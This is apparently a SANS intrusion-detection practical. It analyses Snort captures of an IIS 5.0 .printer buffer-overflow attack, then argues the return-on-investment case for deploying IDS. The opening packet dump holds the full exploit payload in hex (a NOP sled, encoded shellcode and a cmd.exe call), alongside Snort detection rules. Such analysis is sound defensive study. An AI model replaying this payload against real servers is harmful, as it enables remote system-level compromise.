07/24-06:58:44.866427 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4669 -> 192.102.196.85:80 TCP TTL:112 TOS:0x0 ID:20712 IpLen:20 DgmLen:58 DF
AP Seq: 0xB39B7C4E Ack: 0x8BBA185D Win: 0x4248 TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65 GET /NULL.printe
72 0A   r.

=+

07/24-06:58:45.891386 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4671 -> 192.102.196.87:80 TCP TTL:112 TOS:0x0 ID:20719 IpLen:20 DgmLen:58 DF
AP Seq: 0xB3A0652A Ack: 0x9F705684 Win: 0x4248 TcpLen: 20

```
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                             r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-06:58:47.937734 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x48
61.146.48.172:4675 -> 192.102.196.91:80 TCP TTL:112 TOS:0x0 ID:20731 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB3AB4849  Ack: 0x2DE93FDE  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                             r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:00:17.116214 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0x5BC
61.146.48.172:4860 -> 192.102.196.87:80 TCP TTL:112 TOS:0x0 ID:21320 IpLen:20 DgmLen:1454 DF
***A**** Seq: 0xB58917B6  Ack: 0x6E21A81B  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 3F 90 90 90 90 90 90 90 90 90 90 90 90 90 90  r?..............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 EB 09 90 90 90 5F EB 08 90 90 90 E8 F5 FF  ......._........
FF FF 8D 6F F0 8D 7D 2A 90 90 90 8B F7 B4 99 FC  ...o..}*........
33 C9 66 B9 91 04 AC 32 C4 AA E2 FA 14 24 22 9D  3.f....2.....$".
99 99 65 AA 50 28 B9 29 BD 6B 37 5F DE 66 99 71  ..e.P(.).k7_.f.q
8A 9A 99 99 71 93 9B 99 99 10 1C 26 9A 99 99 71  ....q......&...q
96 9B 99 99 71 1D 9B 99 99 10 1C 5A 9A 99 99 71  ....q......Z...q
E3 98 99 99 10 1C 52 9A 99 99 12 1C 5A 9A 99 99  ......R.....Z...
71 A4 9B 99 99 10 1C 5E 9A 99 99 71 C1 99 99 99  q......^...q....
1A 61 99 ED 7C 12 1C 5E 9A 99 99 C9 66 0C 13 9D  .a..|..^....f...
99 99 12 1C 5A 9A 99 99 C9 66 0C 13 9D 99 99 12  ....Z....f......
1C 32 9A 99 99 C9 66 0C 9B 9D 99 99 12 1C 2E 9A  .2....f.........
99 99 C9 66 0C 9B 9D 99 99 21 99 99 99 99 C9 12  ...f.....!......
1C 52 9A 99 99 66 0C D4 9D 99 99 21 99 99 99 99  .R...f.....!....
C9 66 0C D8 9D 99 99 5A 21 B9 99 99 99 C9 66 0C  .f.....Z!.....f.
A2 9D 99 99 12 1C 32 9A 99 99 71 26 99 99 99 1A  ......2...q&....
61 66 96 1D 36 99 99 99 1A 61 99 ED CE 09 09 09  af..6....a......
09 AA 59 C9 14 1C 22 9A 99 99 C9 AA 59 2D 9D C9  ..Y..."....Y-..
12 1C 26 9A 99 99 C9 12 1C 32 9A 99 99 C9 66 0C  ..&......2....f.
AB 9D 99 99 1A 61 99 ED E7 09 09 09 09 AA 59 C9  .....a........Y.
12 1C 22 9A 99 99 C9 12 1C 26 9A 99 99 C9 12 1C  .."......&......
5E 9A 99 99 C9 66 0C 19 9D 99 99 1A 61 66 ED C2  ^....f......af..
09 09 09 09 AA 59 C9 21 99 9D 99 99 C9 12 1C 26  .....Y.!.......&
9A 99 99 C9 12 1C 5E 9A 99 99 C9 66 0C 1C 9D 99  ......^....f....
99 1A 61 99 ED AC 09 09 09 09 AA 42 CA 14 04 22  ..a........B..."
9A 99 99 CA C9 12 1C 26 9A 99 99 C9 12 1C 2E 9A  .......&........
99 99 C9 66 0C B1 9D 99 99 1A 61 99 ED 90 09 09  ...f......a.....
09 09 70 A8 66 66 66 AA 59 D1 5A AA 59 5A AA 42  ..p.fff.Y.Z.YZ.B
CA 14 04 41 98 99 99 CA AA 42 CA CA CA C9 66 0C  ...A.....B....f.
97 9D 99 99 1A 61 99 ED 92 09 09 09 09 12 1C 41  .....a.........A
98 99 99 5A 21 66 66 66 66 5A 99 99 99 99 12 1C  ...Z!ffffZ......
26 9A 99 99 5E 99 DD 99 99 99 C9 66 0C 7A 9A 99  &...^......f.z..
99 12 04 26 9A 99 99 12 1C 36 9A 99 99 10 DA D9  ...&.....6......
10 DA A5 12 1C 2A 9A 99 99 10 DA A1 21 98 98 99  .....*......!...
99 10 DA B5 CA CA AA 59 C9 C9 C9 D9 C9 D1 C9 C9  .......Y........
14 1C 22 9D 99 99 C9 AA 59 C9 66 0C 6A 9A 99 99  .."....Y.f.j...
```

```
12 1C 36 9A 99 99 C9 66 0C 9B 9D 99 99 12 1C 2A  ..6....f.......*
9A 99 99 C9 66 0C 9B 9D 99 99 12 1C 26 9A 99 99  ....f.......&...
12 99 5A AA 59 2D 9D C9 58 71 9D C9 66 0C 85 9D  ..Z.Y-..Xq..f...
99 99 5A AA 59 C9 14 1C 3D 9B 99 99 5E 99 95 99  ..Z.Y...=...^...
99 99 C9 14 1C 36 9A 99 99 C9 14 1C 32 9A 99 99  .....6......2...
C9 66 0C 41 9A 99 99 AA 59 C9 14 1C 3D 9B 99 99  .f.A....Y...=...
C9 14 1C 2E 9A 99 99 C9 14 1C 2A 9A 99 99 C9 66  ..........*....f
0C 41 9A 99 99 5A 99 99 99 99 99 99 99 99 98 99  .A...Z..........
99 99 C9 14 04 4E 9B 99 99 5E 9A 89 99 99 99 CA  .....N...^......
14 04 DC 9A 99 99 CA C9 66 0C E0 9D 99 99 12 41  ........f......A
1A 61 99 C1 E5 45 12 5A 5A 89 99 99 99 12 1C 26  .a...E.ZZ......&
9A 99 99 C9 21 98 98 99 99 C9 66 0C 0F 9D 99 99  ....!.....f.....
AA 59 C9 D9 C9 D9 C9 66 0C FF 9D 99 99 1A 61 66  .Y.....f......af
ED DB 09 09 09 09 10 1C 5A 9A 99 99 F3 89 14 04  ........Z.......
DC 9A 99 99 CA C9 66 0C F4 9D 99 99 1A 61 99 EC  ......f......a..
BA 09 09 09 09 F3 9C 12 1C 5A 9A 99 99 C9 66 0C  .........Z....f.
EB 9D 99 99 1A 61 99 EC 92 09 09 09 09 12 1C 5A  .....a.........Z
9A 99 99 5A AA 59 5A 9B 99 99 FA 99 99 99 99 99  ...Z.YZ.........
99 99 99 99 99 99 99 14 24 56 9A 99 99 12 5E CE  ........$V....^.
71 B6 99 99 99 C6 C9 AB 59 AA 50 6E 48 65 6B 37  q.......Y.PnHek7
C1 19 A6 99 ED 8E 09 09 09 09 C9 CE 12 46 71 84  .............Fq.
99 99 99 C6 10 9E C1 DE DE DE DE 72 40 DE 19 A6  ...........r@...
99 EC 53 5A CA 14 04 2A 9D 99 99 C9 66 8A C2 5A  ..SZ...*....f..Z
CE 14 24 2E 9D 99 99 CA C9 66 8E C6 5A 99 99 99  ..$......f..Z...
99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99  ................
99 99 99 99 99 99 99 99 99 99 99 99 99 99 99 99  ................
99 D2 DC CB D7 DC D5 AA AB 99 DA EB FC F8 ED FC  ................
C9 F0 E9 FC 99 DE FC ED CA ED F8 EB ED EC E9 D0  ................
F7 FF F6 D8 99 DA EB FC F8 ED FC C9 EB F6 FA FC  ................
EA EA D8 99 DA F5 F6 EA FC D1 F8 F7 FD F5 FC 99  ................
C9 FC FC F2 D7 F8 F4 FC FD C9 F0 E9 FC 99 DE F5  ................
F6 FB F8 F5 D8 F5 F5 F6 FA 99 CE EB F0 ED FC DF  ................
F0 F5 FC 99 CB FC F8 FD DF F0 F5 FC 99 CA F5 FC  ................
FC E9 99 DC E1 F0 ED C9 EB F6 FA FC EA EA 99 CD  ................
FC EB F4 F0 F7 F8 ED FC C9 EB F6 FA FC EA EA 99  ................
99 CE CA AB C6 AA AB 99 EA F6 FA F2 FC ED 99 FB  ................
F0 F7 FD 99 F5 F0 EA ED FC F7 99 F8 FA FA FC E9  ................
ED 99 EA FC F7 FD 99 EB FC FA EF 99 FA F5 F6 EA  ................
FC EA F6 FA F2 FC ED 99 CE CA D8 CA ED F8 EB ED  ................
EC E9 99 CE CA D8 DE FC ED D5 F8 EA ED DC EB EB  ................
F6 EB 99 99 99 BA 19 70 EE D2 CF 70 EE 63 6D 64  .......p...p.cmd
2E 65 78 65 24 20 48 54 54 50 2F 31 2E 30 0D 0A  .exe$ HTTP/1.0..
48 6F 73 74 3A 20 90 90 90 90 90 90 90 90 90 90  Host: ..........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90                                ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:00:17.118830 0:90:5F:23:68:28 -> 0:90:5F:23:A9:0 type:0x800 len:0xF8
61.146.48.172:4860 -> 192.102.196.87:80 TCP TTL:112 TOS:0x0 ID:21321 IpLen:20 DgmLen:234 DF
***AP*** Seq: 0xB5891D3C  Ack: 0x6E21A81B  Win: 0x4248  TcpLen: 20
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 4D 3F E3 77  ............M?.w
90 90 90 90 33 C0 B0 64 03 D8 8B 03 FF E0 0D 0A  ....3..d........
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:01:28.440818 0:90:5F:23:68:20 -> 0:90:5F:23:88:A0 type:0x800 len:0x48
61.146.48.172:1114 -> 192.102.197.134:80 TCP TTL:112 TOS:0x0 ID:22080 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB6DF0E1E  Ack: 0x52871180  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:01:29.821049 0:90:5F:23:68:20 -> 0:90:5F:23:A8:A0 type:0x800 len:0x48
61.146.48.172:1115 -> 192.102.197.135:80 TCP TTL:112 TOS:0x0 ID:22099 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB6E18277  Ack: 0xA8C399FD  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:01:31.117395 0:90:5F:23:68:20 -> 0:90:5F:23:88:A0 type:0x800 len:0x48
61.146.48.172:1116 -> 192.102.197.136:80 TCP TTL:112 TOS:0x0 ID:22115 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB6E456C7  Ack: 0x9A778117  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:01:31.528570 0:90:5F:23:68:20 -> 0:90:5F:23:A8:A0 type:0x800 len:0x48
61.146.48.172:1117 -> 192.102.197.137:80 TCP TTL:112 TOS:0x0 ID:22143 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB6E77221  Ack: 0x44DFF9AF  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:01:31.715122 0:90:5F:23:68:20 -> 0:90:5F:23:88:A0 type:0x800 len:0x48
61.146.48.172:1118 -> 192.102.197.138:80 TCP TTL:112 TOS:0x0 ID:22155 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB6E9FF3C  Ack: 0x7D1A1D48  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/24-07:01:31.924702 0:90:5F:23:68:20 -> 0:90:5F:23:A8:A0 type:0x800 len:0x48
```

```
61.146.48.172:1119 -> 192.102.197.139:80 TCP TTL:112 TOS:0x0 ID:22169 IpLen:20 DgmLen:58 DF
***AP*** Seq: 0xB6EC6B74  Ack: 0x1C68FBC0  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 4E 55 4C 4C 2E 70 72 69 6E 74 65  GET /NULL.printe
72 0A                                            r.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

1. Source of Trace:

A network I have access to.

2. Detect was generated by:

Snort 1.7

Snort rules that triggered the alerts:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS 5 .printer isapi"; flags: A+; content: ".printer"; nocase; reference: arachnids,533;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; flags: A+; reference:arachnids,181;)

alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content:"|9090 9090 9090 9090 9090 9090 9090 9090|"; reference:arachnids,181;)

3. Probability the source address was spoofed:

Small. The attack works by attempting to open a connection back from the compromised server to the attacker's system. This could be done using a spoofed source and an inserted command that specifies a different destination. That is how the Jill.c (see Appendix B for source code) does it.

4. Description of attack:

The attacker was attempting to exploit a vulnerability in IIS 5.0 that allows remote execution of commands as the system.

5. Attack mechanism:

There is a buffer overflow in the .printer ISAPI mapping in IIS 5.0 which, when overflowed, can be used to run commands as the system. This is one of the things that distinguish it from the double-decode UNICODE exploit that was published near the same time that would only allow execution of commands as the IIS service user.

I have included an exploit in Appendix B that I find very effective and simple.

6. Correlations:

The following URLs provide detailed descriptions, both of the vulnerability, the attacks and their timelines:

http://www.sans.org/infosecFAQ/win2000/trial.htm
http://www.microsoft.com/technet/security/bulletin/MS01-023.asp
http://www.eeye.com/html/research/Advisories/iishack2000.c

7. Evidence of active targeting:

This was definitely intentionally targeted at the destination system

8. Severity:

I have used the GIAC formula:
(Criticality + Lethality) – (System + Net Countermeasures) = Severity
Each variable is assigned a score between one (lowest) and five highest).
Variable: Criticality
Type: This is the masked IP address for a load balancing pool, it acts as a point of entry into a number of sites that are responsible for significant business transactions. If this system were defaced it would be a serious problem and if a point of entry were found via this system it would provide the first step towards attempting a larger compromise.
Score: 4

Variable: Lethality
Type: To a system that has not been patched or is not running software to protect against this attack it is extremely effective and easy to run. It provides complete access with all privileges.
Score: 5

Variable: System Countermeasures
Type: The system being scanned is well patched and secured. It has all non-essential web server features (including ISAPI mappings) removed before it is ever deployed to a production environment.
Score: 4

Variable: Network Countermeasures
Type: The server sits behind a reverse proxy server that implements full application-level monitoring of the data being sent to and from the server. That proxy is behind a packet filtering router that implements basic ACLs to control which ports can be used and which systems can be accessed. Intrusion Detection Systems monitor the traffic outside of the outer firewall as well as inside of the subnet behind the proxy. / Despite all these measures, if a validated positive alert of this sort showed up, it would suggest that the countermeasures had failed.
Score: 5

(Criticality + Lethality) – (System + Net Countermeasures) = Severity
(4+5) – (4+5) = 0

9. Defensive recommendation:

Continue to maintain the server at the most current level of security patches. Remove all unnecessary functionality and privileges from the system and the web server service. Continue to monitor traffic using Network IDS. If Host IDS is not currently in place on the system consider implementing it. Evaluate the web server in use to determine whether

it provides a secure enough environment for the importance of the tasks it is being asked to perform.

10. Multiple choice test question:

Which of the following is NOT a way to prevent buffer overflows

A. Use variables with fixed lengths.
B. Implement a canary on all variables.
C. Make the system stack non-executable

The answer is A. Fixed length variables are exactly the sort of thing that can lead to buffer overflows.

Assignment #2: Describe the State of ID

I have been working on a couple different things that I would like to submit to SANS. I believe they show an understanding of the state of Intrusion Detection. Some of these documents are already available publicly, where that is the case I have referenced URLs where they can be read as well.

PART 1:

A discussion of how to make the case for an Intrusion Detection System

In reviewing the past practical examinations, I found a tremendous amount of excellent, detailed work done on analyzing the different tools that are used to attack systems as well as different methods of analyzing the data a NIDS produces. However, I did not see a great deal of information regarding how to explain the need for an intrusion detection system and show, ahead of time that there is a clear reason to invest money in something that no one may have realized is missing. "Why should we spend money to look for attacks? We've never seen anyone attack us before!"

I have spent a good deal of time over the past year attempting to quantify the cost of implementing intrusion detection systems vs. the cost of not implementing them as well as the savings that can be realized by implementing them. Because many security professionals intuitively understand why intrusion detection is important, a disconnect can arise between them and their management, who may not understand and will want to see the measurable benefits. I hope that that this information will be useful to other members of the community and hope that others will find it easier to make a clear, convincing case for intrusion detection using some of the examples and suggestions I offer:

Making the case for, and proving the success of deploying Intrusion Detection Systems (IDSs) (Or, How to improve your chances of successfully making the case to deploy IDS and being able to prove it was successfully deployed when you are done)**:**

As noted in the description above, this problem is really two separate issues:

First, there is the issue of how to convince your management to approve the dollars and resources needed to deploy IDS.

Second, there is the issue of how to show that it was worth doing once it has been deployed.

I'll discuss them in order:

Making the case for IDS:

There are different issues that you must be prepared to discuss when making a case for deploying an intrusion detection system:

1. In general, why should you deploy an IDS?
2. What is the Return on Investment (ROI) for an IDS? This can be further broken down into three questions:
    a. What it will cost to deploy the IDS?
    b. What cost savings/avoidance will be made possible by deploying the IDS (Where might you save money that is being spent today/prevent money from having to be spent?)?

If you go to your management prepared to discuss these issues, you will significantly improve your chances of getting the answer you want. You may also gain a better appreciation for your manager's point of view. I will attempt to provide methods to help you quantify answers to the second question for your organization as well as provide some of the arguments for the first question that a security professional may take for granted but which need to be explicitly described to management.

Why should you deploy an IDS?

These are general arguments for implementing intrusion detection. Take a look at them, balance what you know about your management with which ones you agree with most (don't try to argue a case you don't support) and then use the arguments that fit that information as suggestions in building your own general case:

1. *Compare to physical security:*
    a. (How do you know someone hasn't gone around the lock on the door/window if you aren't looking at it) When you lock up your offices and homes, you still use video cameras, guards and burglar alarms to watch the entrances just in case.
    b. (You have to fix every hole, the attacker only has to find one) When you put locks on all your doors and windows, if you miss one (or a window or door gets added after you put the locks on) all your work is for nothing.
    c. (Time is on the attacker's side) There is no such thing as an unbreakable lock. The Underwriter's Laboratory sets ratings for locks and safes that are based on how long they can withstand an attack. To the best of my knowledge, they don't actually offer a rating of "unbreakable". The point isn't to have a safe (or in our case, a computer or network) that can never be broken into, the point is to have a safe that can withstand attack for long enough to allow human security to arrive and prevent the attack from succeeding. If you aren't watching to see who is trying to open the safe, it will be cracked eventually. The same holds true for your computing environment
2. *Show the benefits for ease of doing business (Helps availability: uptime/stability):*
    a. By implementing intrusion detection, you can better manage risk in your environment without impacting business processes. The following situations are examples of this:
        i. Running systems or applications that are not completely up to date with patches. Two common scenarios where this might occur are:

1. Delays due to a need to test the patch before deployment. Managing the security risk means more time can be spent testing each patch (managing the availability risk) to ensure it won't damage the system or application in question. This improves uptime and availability, which, in turn enables business.
2. Business requirement for an application that will not run on a system that has had the patch in question applied. Managing the risk allows continuity of business without introducing unacceptable vulnerabilities into the environment

ii. Environments where high availability is essential. In some environments it may not even be an option to install a security patch without extensive scheduling and planning. By implementing intrusion detection, it is possible to manage the risk that exists during the time between discovery of a vulnerability and deployment of a patch.

3. *Show the benefits for ease of doing business (business need for insecure services or porous perimeters):*
    a. IDSs and monitoring can be used to manage risk in environments where insecure services (NFS, telnet, rsh/rlogin/rexec/etc.) are necessary to allow business to continue.
    b. IDSs allow increased flexibility in security controls and provide an additional layer of security when[4] other security controls fail unexpectedly. This provides the defense in depth needed to mitigate vulnerability.
4. *Simple, common sense paranoia:*
    a. It is an axiom of programming that software will continue to be flawed until the developers themselves are flawless. This makes the existence of undiscovered vulnerabilities a certainty, not a probability. The only way to defend against as yet unknown vulnerabilities is to look for activities that suggest an attack is either under way or going to happen soon. IDSs can be tuned to provide the sort of trend data and statistical data necessary to look for unknown events.
    b. Security is becoming a requirement for doing business in many industries, more and more frequently, the owners of compromised systems are being held responsible for the results of those compromises. It is only a question of time until we start seeing lawsuits on behalf of customers who didn't get a service they paid for, shareholders who lost money because the company didn't take adequate security measures to protect their Intellectual Property (IP) or systems, customers whose personal data was made public due to poor security in a company's network. There is not likely to be much sympathy for companies who have to admit "yes we knew that our security was not as strong as it could have been or should have been for the sort of data we have but we decided the risk was worth it".

[4] It must be assumed that all applications that are created by human programmers will fail at one time or another. Hence the use of the word "when" and not "if"

The arguments I have described are only a few of the many possible reasons you might have for wanting to implement IDS. Feel free to take these examples and customize them so that they are directly applicable to your environment. Make sure that these reasons are clear and succinct so that they can be easily communicated rapidly. If you can explain them to your spouse/parent/child (non-technical person you have access to) you are probably in good shape.

What is the ROI for IDS?

Return on Investment is usually determined by using a formula like: (Money saved AND/OR costs avoided by implementation) – (Cost of implementation + ongoing costs) = ROI. The ongoing costs are not always included but you will want to be prepared to talk about those costs if asked. If this is a positive number, there is a clear justification for implementation. If the result is a negative number, then you need to take this into account before you attempt your implementation.

When we discuss Return on Investment (ROI) it is important to understand that this should be an actual number (e.g. "ROI is positive and is estimated at $X" not "There is a positive ROI and it should be pretty big."). It doesn't have to be absolutely accurate, but it must be defendable and your methods of determining it must make sense to those you are presenting to. With that in mind, I will break down the individual pieces that should be included in determining your ROI.

What it will cost to deploy the IDS?

It is crucial, when talking to management that you be able to provide actual, reasonably accurate estimates for the cost of deploying IDS. These cost estimmates should actually be part of your implementation plan, which may not be complete when you attempt to get approval for the project. However, you must have at least initial estimates or else you are likely to get shot down out of hand.

I want to take a moment and talk about the implementation plan since it is likely to play a critical part in both getting approval and then getting credit for your success. You should already have at least an initial implementation plan when you first go to talk to your management about IDS. A good implementation plan will contain the following information. I have put and asterisk next to the items that must be included in even your initial plan.

- * General description of the project
- * Definition of scope- what work are you doing, what work aren't you doing? E.g. it is probably in scope to install the systems, configure the applications and monitor the resulting alerts. It is less likely that your scope includes the development of a complete custom IDS engine and application. This definition should also contain a discussion of how large a deployment you are planning. The whole network? Just your DMZ? Beware scope creep!
- Ways to measure the success of the project- this information is useful here but not essential:
    - The obvious items to include are the quantifiable parts of your argument-
        - Length of downtimes before and after.
        - Average time spent investigating compromises

    - This is the place to strengthen the arguments you are making based on "common sense" and paranoia-
        - Number of attacks per day- this can and should be split out by different kinds of attacks. Be sure to at least do initial validation of the attacks before including them in your numbers. It's better to have slightly lower numbers and be confident that they are all likely threats.
- * Cost estimates- as discussed in the rest of this section.

Now back to the subject of costs. The cost estimates should include the following information at a minimum:

- Basic cost per sensor. This can be (but doesn't have to be) broken out by:
    - Hardware
    - Software
    - Hours of work required to deploy

This is only the direct cost for each sensor, you will want to make note of any savings you can get for volume- price breaks from the vendor or time savings from using a standard build and ghosting the system). If you haven't decided on a product yet, get quotes from a couple vendors and average them. Keep in mind the differences in offerings. $10K from one vendor may get you an appliance that includes the software license and the hardware as well, but it may only get you the software license from another.

- Infrastructure cost- what is going to have to be done to your network to make this work?
    - Does this mean new switches somewhere?
    - If you are setting up remote logging for the IDS can your current network handle the additional traffic?

Depending on your organization, this may be as complex as estimating the number of hours you will have to hire a contractor for to pull the cables or as simple as estimating how many spools of Cat5 you will need.

- Associated costs- these are things like:
    - The cost of a server to be your central monitoring and management server
    - Any license costs for your central monitoring software (If your vendor includes this software it may be free as part of licensing the sensor software but it may not be. Be sure to check)
    - The components needed to pump up one of your current servers so that they can handle acting as the central monitoring server as well. Remember; IDSs are noisy even when tuned well. You will need and want plenty of disk space as well as RAM (analysis is likely to require pulling data into active memory, using swap will definitely slow you down here).
- Ongoing costs:
    - Estimated hardware upgrades (More than one introduction to IDS paper has suggested that these costs can be mitigated by purchasing high-end systems for use for IDS and then reusing them as for other purposes once they are no longer sufficient as IDS systems.)
    - Work hours required on an ongoing basis. These should be broken down into at least the following areas:

- Time spent analyzing events
- Time spent responding to events
- Time spent tuning the IDS
- Time spent administering (cleaning the disks, running backups, patching software, non-IDS specific activities)

As mentioned above, although this information (ongoing cost data) is more optional than the rest, you must be prepared to at least provide intelligent guesses. The intelligent guess could be something as simple as "Yearly system upgrades, software licenses, one full time analyst, a full engineer/administrator during the implementation (which will be X months) and then ½ an engineer/administrator for ongoing support."

Obviously these areas are rather general and can be combined or split out into additionally fine distinct groups. The point is to be able to show where the money is going and make it clear to the person who has to approve the expense that this has been carefully thought out.

Beware! The flip side of providing these details is that you may be asked to explain why one item or another is so expensive or why a specific cost cannot be cut. During the process of identifying the costs, you should think about these questions and be prepared to explain why each cost is necessary.

What cost savings/avoidance will be made possible by deploying the IDS (Where might you save money that is being spent today/prevent money from having to be spent?)?

This is where you may have to make your entire case if you have been unsuccessful in convincingly making the basic arguments for intrusion detection. These numbers are likely to be somewhat fuzzy, don't worry about it. Acknowledge that they are estimates, but base them on as many facts as possible-

As you look for the areas where cost savings are possible, you will need to gather some numbers to allow you to calculate the final ROI:

- The burden rate your company uses. This is a number used by human resource departments and managers when they need to do budgeting. It includes all benefits, employee taxes etc. There is likely to be both a general number and then more specific ones for different kinds of employees. System administrators cost more these days than administrative assistants do. Lead visionaries cost more than either of the above. Keep track of which kind of people are going to be impacted and use the right numbers accordingly.
- The cost of downtime for the different servers you are looking at protecting. The cost of downtime is separate from the cost of incident response. Depending on the servers you are looking at, this should include things like:
    - Loss of revenue per minute of downtime. This can be a significant amount and is likely something that your sales force can help you find.
    - Loss of business opportunity. While your systems are down, a competitor is getting further ahead in their development cycle or getting the product questions that you couldn't answer.

        - Talk to sales people and find out how they estimate lost business when your products are late or there are not enough of them to meet demand. That will help define loss of revenue and opportunity.
    - Loss of productivity due to downtime. How many people are being paid to do nothing while a server is down? Among other numbers, you need the burden rate to generate this one.
        - Talk to team or project leads and low-level managers in your company and find out what it would cost them if an unexpected downtime occurred. This is likely to mean finding out how many subordinates they have who would be unable to function without the systems in question and then multiplying that number of people by their burden rate. That will give you cost per (hour/minute/week/month whatever you have a burden rate for)

-
    -
    - Then take a look through your logs and notes for the past year, how much down time have you had? Even the best environments have some, if you have more than one year's worth of data, note that and use an average. You now have:

<Estimated cost/non-productive hour> X <average hours of downtime/year> = average cost of downtime/year.

I list these different variables at the end of this section so that you have a clearer picture of what data you need to find and use.

Cost Savings Vs. Cost Avoidance

There is a fine but distinct difference between Cost Savings and Cost Avoidance.
--Cost Savings come from places where you are going to spend no matter what, but perhaps you can do so more efficiently. Time spent reading logs must happen, but maybe you can minimize it. You are always going to have downtimes but if you have extra time to test the patches you are going to install, maybe you can make the downtime shorter. Time spent doing incident response must happen, but if you have the right information you can be much more efficient about it.
--Cost Avoidance comes from places where you are spending money today and you might not have to. If you notice someone scanning your external systems for vulnerabilities, you can block their IP address (or addresses) and give yourself a better chance of avoiding an incident. If you keep your servers from being compromised and used to attack other companies, you can avoid the cost of defending you lack of security in court.

Cost Savings

Don't pass over any area when looking for cost savings:

- How much time do you (and other administrators in your company) spend reading logs on a daily basis? Will the product you are selecting help with that (it should if it

is doing its job)? Estimate how much time might be saved and then multiply that by the burden rate your company uses. This will give you an estimated cost savings.

- How much disk space is used for holding all the raw logs until someone can look at them? This may not be much of an argument these days with 100GB hard drives as cheap as they are.
